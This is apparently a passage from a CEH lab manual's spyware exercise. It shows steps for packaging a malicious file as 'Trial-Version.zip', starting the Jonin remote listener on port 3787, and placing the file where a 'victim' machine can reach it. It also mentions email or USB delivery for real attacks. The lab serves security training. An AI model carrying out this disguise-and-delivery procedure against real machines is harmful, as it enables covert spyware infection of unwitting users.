
13. In the **Archive name and parameters** window, select **ZIP** radio button in **Archive format** section and click on **OK**.




14. We can see that **Trial-Version.zip** file is created on the **Desktop**.



15. Before sending the zip file to the victim, we need to start a listener, to do that double-click on **Jonin-v1.1.0-win.exe** file on the **Desktop**.



16. A command prompt window appears, press any key to start the listener.



17. After pressing any key, the tool starts listening.

```
v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions


Jonin listening on port 3787
Current command type: manage
```

18. Now, we need to send this zip file to the victim machine, we will upload the malicious file in the **CEH-Tools** folder.


Note: Here, we are sending the malicious payload through a shared directory. However, in real-time, you can send it via an attachment in the email or through physical means such as a hard drive or pen drive.

19. Copy the **Trial-Version.zip** file from **Desktop**, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Spyware** and paste the copied file.



